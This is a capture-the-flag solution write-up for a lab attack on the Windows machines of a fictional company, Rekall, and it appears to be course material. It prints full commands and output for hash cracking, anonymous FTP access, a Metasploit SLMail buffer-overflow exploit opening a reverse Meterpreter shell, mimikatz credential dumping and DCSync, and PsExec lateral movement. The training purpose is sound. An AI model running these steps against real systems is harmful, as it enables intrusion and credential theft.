




Day 3 Solution File: Attacking Rekall's Windows Servers

Flag Solutions

Flag 1: Tanya4life

- Searching GitHub should lead to finding the [totalrekall GitHub page](#). Searching the site repository will lead to the [xampp.userspage](#), which contains the credentials `trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0`, as the following image shows:
- These credentials can be cracked using `john`.
- `echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > hash.txt`
- `john hash.txt`
- The flag is the cracked hash: Tanya4life




Flag 2: 4d7b349705784a518bc876bc2ed6d4f6

- From the Kali machine, a port scan of the subnet that the Kali machine is on (172.22.117.0/24) will reveal two machines:
 - Win10 @ 172.22.117.20
 - Server2019 @ 172.22.117.10

- The port scan will reveal several ports open on Win10, one of which is HTTP, as the following image shows:

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00056s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
|_ftp-syst:
|_SYST: UNIX emulated by FileZilla
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_r--r--r-- 1 ftp ftp          32 Feb 15 13:55 flag3.txt
25/tcp    open  smtp         SLmail smtpd 5.5.0.4433
|_smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp    open  finger       SLmail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp    open  http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x0D
|_Basic realm=Restricted Content
106/tcp   open  pop3pw       SLmail pop3pw
110/tcp   open  pop3         BVRP Software SLMAIL pop3d
```

- Going to this page displays a prompt for credentials, as the following image shows:



- The credentials cracked from the discovered GitHub page (trivera ; Tanya4life) will grant access.

- Inside is flag2.txt, as the following image shows:.



- This file contains the flag: 4d7b349705784a518bc876bc2ed6d4f6

Flag 3: 89cb548970d44f348bb63622353ae278

- Returning to the port scan results will show "FTP" open on port 21. If the Nmap scan was done using the -A flag or using the NSE script for FTP anonymous access, the scan will reveal that FTP anonymous access is possible, as the following image shows:

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00093s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp          32 Feb 13 23:06 flag3.txt
```

- Once logged into FTP as anonymous, you can download and read the flag.
 - ftp 172.22.117.20
 - anonymous
 - get flag3.txt
 - exit
 - cat flag3.txt

```
(root@kali)-[~]
# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp          32 Feb 15 13:55 flag3.txt
226 Transfer OK
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (303.3981 kB/s)
ftp> exit
221 Goodbye

(root@kali)-[~]
# cat flag3.txt
89cb548970d44f348bb63622353ae278

(root@kali)-[~]
#
```

•

Flag 4: 822e3434a10440ad9cc086197819b49d

- Return to the port scan results, and note that the SLMail service is running on SMTP port 25 AND on POP3 port 110, as the following image shows:

```
(root@kali)-[~]
# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-24 14:39 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00077s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
|_ftp-syst:
|_SYST: UNIX emulated by FileZilla
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_r--r--r-- 1 ftp ftp          32 Feb 15 2022 flag3.txt
25/tcp    open  smtp           SLmail smtpd 5.5.0.4433
|_smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NO
OP QUIT
79/tcp    open  finger         SLmail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp    open  http           Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x0D
|_Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp   open  pop3pw         SLmail pop3pw
110/tcp   open  pop3           BVRP Software SLMAIL pop3d
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/http       Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
```

- Port 110 is the port required for this exploit.
- Using searchsploit shows a Metasploit module for that version of SLMail, as the following image shows:

```
(root@kali)-[~]
# searchsploit slmail

Exploit Title
-----
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit)
```

- Loading up Metasploit via MSFconsole, loading the SLMail module and setting the RHOSTS to 172.22.117.20, and then running the exploit will grant a

Meterpreter shell, as the following image shows:

```
msf6 > search slmail

Matching Modules



| # | Name                                 | Disclosure Date | Rank  | Check | Description                               |
|---|--------------------------------------|-----------------|-------|-------|-------------------------------------------|
| 0 | exploit/windows/pop3/seattlelab_pass | 2003-05-07      | great | No    | Seattle Lab Mail 5.5 POP3 Buffer Overflow |



Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):



| Name   | Current Setting | Required | Description                                                                                                                                                                     |
|--------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 110             | yes      | The target port (TCP)                                                                                                                                                           |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.22.117.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                                 |
|----|--------------------------------------|
| 0  | Windows NT/2000/XP/2003 (SLMail 5.5) |



msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:49786 ) at 2022-02-13 23:15:22 -0500

meterpreter >
```

- Listing the directory files will show `flag4.txt`, which can be read with `cat` from within Meterpreter, as the following image shows:

```
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System



| Mode             | Size | Type | Last modified             | Name         |
|------------------|------|------|---------------------------|--------------|
| 100666/rw-rw-rw- | 32   | fil  | 2022-02-13 23:18:53 -0500 | flag4.txt    |
| 100666/rw-rw-rw- | 3358 | fil  | 2002-11-19 11:40:14 -0500 | listrcrd.txt |
| 100666/rw-rw-rw- | 1845 | fil  | 2022-02-01 10:14:19 -0500 | maillog.000  |
| 100666/rw-rw-rw- | 9683 | fil  | 2022-02-13 19:57:33 -0500 | maillog.001  |
| 100666/rw-rw-rw- | 6542 | fil  | 2022-02-13 23:15:20 -0500 | maillog.txt  |



meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Flag 5: 54fa8cd5c1354adc9214969d716673f5

- The hint about "scheduled tasks" should suggest looking at scheduled tasks on the system. This can be done by dropping into a command shell within Meterpreter and using the `schtasks` command `schtasks /query`, as the following image shows:

```
C:\Program Files (x86)\SLmail\System>schtasks /query
schtasks /query

Folder: \
TaskName
Next Run Time
Status
-----
flag5
N/A
Ready
```

- The details of the `schtasks` can be read with the command `schtasks /query /TN flag5 /FO list /v`, as the following image shows:

```
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName: WIN10
TaskName: \flag5
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 2/15/2022 2:13:47 PM
Last Result: -2147023781
Author: WIN10\sysadmin
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In: N/A
Comment: 54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management: Stop On Battery Mode
Run As User: ADMBob
```

Flag 6: Computer!

- After compromising SLMail using Metasploit, the Meterpreter shell will be the SYSTEM user. `kiwi` can then be loaded, as the following image shows:

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
```

- By using the command `lsa_dump_sam`, kiwi will reveal a user named `flag6`, as the following image shows:

```
User : Flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 7c8a38104693d8cca74228f4b757129c
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

- Cracking the NTLM password will reveal Flag 6: Computer!

```
(root@kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (?)
1g 0:00:00:00 DONE 2/3 (2022-02-13 23:52) 7.692g/s 23630p/s 23630c/s 23630C/s nina..minou
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Flag 7

- Using the search command in Meterpreter will reveal `flag7.txt` in the `C:\Users\Public\Documents` folder, as the following image shows:

```
meterpreter > search -f flag*.txt
Found 4 results ...
```

Path	Size (bytes)	Modified (UTC)
c:\Program Files (x86)\SLmail\System\flag4.txt	32	2022-02-13 23:18:53 -0500
c:\Temp\flag3.txt	32	2022-02-13 23:06:00 -0500
c:\Users\Public\Documents\flag7.txt	32	2022-02-01 12:50:16 -0500
c:\xampp\htdocs\flag2.txt	32	2022-01-31 22:25:22 -0500

Flag 8: ad12fc2ffc1e47

- Using kiwi to dump the cached credentials on Win10 will reveal that an administrator, `ADMBob`, has their credentials cached, as the following image

shows:

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/15/2022 2:13:47 PM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter > █
```

- Store the username and hashed password into a file, then crack it with john to reveal the password: Changeme!

```
(root@kali)~# echo 'ADMBob:3f267c855ec5c69526f501d5d461315b' > hash.txt

(root@kali)~# john hash.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 51 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme! (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-02-14 00:38) 3.125g/s 3721p/s 3721c/s 3721C/s 123456..flipper
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

- These new credentials have access to the Server2019 machine. By using the PsExec module in Metasploit with these credentials, a SYSTEM shell can be

obtained on Server2019, as the following image shows:

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
```

- By entering a command shell within Meterpreter, you can list the users with net user, and flag8 is the name of a user, as the following image shows:

```
meterpreter > shell
Process 3828 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>net users
net users

User accounts for \\

ADMBob Administrator adoe
flag8-ad12fc2ffc1e47 Guest krbtgt
trivera
The command completed with one or more errors.
```

- Flag 8 is the code that follows flag8-

Flag 9: f7356e02f44c4fe7bf5374ff9bcbf872

- By moving to the root, C:\, and listing the files, flag9.txt can be read via cat in Meterpreter, as the following image shows:

```
meterpreter > ls
Listing: C:\

Mode                Size      Type       Last modified          Name
-----
040777/rwxrwxrwx    0         dir        2022-01-03 13:13:32 -0500 $Recycle.Bin
040777/rwxrwxrwx    0         dir        2022-01-03 13:11:55 -0500 Documents and Settings
040777/rwxrwxrwx    0         dir        2018-09-15 03:19:00 -0400 PerfLogs
040555/r-xr-xr-x   4096      dir        2022-01-03 13:13:14 -0500 Program Files
040777/rwxrwxrwx   4096      dir        2022-01-03 13:13:15 -0500 Program Files (x86)
040777/rwxrwxrwx   4096      dir        2022-01-03 13:44:04 -0500 ProgramData
040777/rwxrwxrwx    0         dir        2022-01-03 13:12:02 -0500 Recovery
040777/rwxrwxrwx   4096      dir        2022-01-03 13:29:51 -0500 System Volume Information
040555/r-xr-xr-x   4096      dir        2022-01-03 13:13:03 -0500 Users
040777/rwxrwxrwx  16384      dir        2022-01-03 13:36:53 -0500 Windows
100666/rw-rw-rw-    32       fil        2022-02-01 14:43:37 -0500 flag9.txt
000000/-----      0         fif        1969-12-31 19:00:00 -0500 pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter > █
```

Flag 10: 4f0cfd309a1965906fd2ec39dd23d582

- Using kiwi to DCSync the Administrator user on Server2019 will reveal their NTLM password hash, which is flag 10.

```
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account      : administrator
[+] NTLM Hash    : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash      : 0e9b6c3297033f52b59d01ba2328be55
[+] SID          : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID          : 500

meterpreter > █
```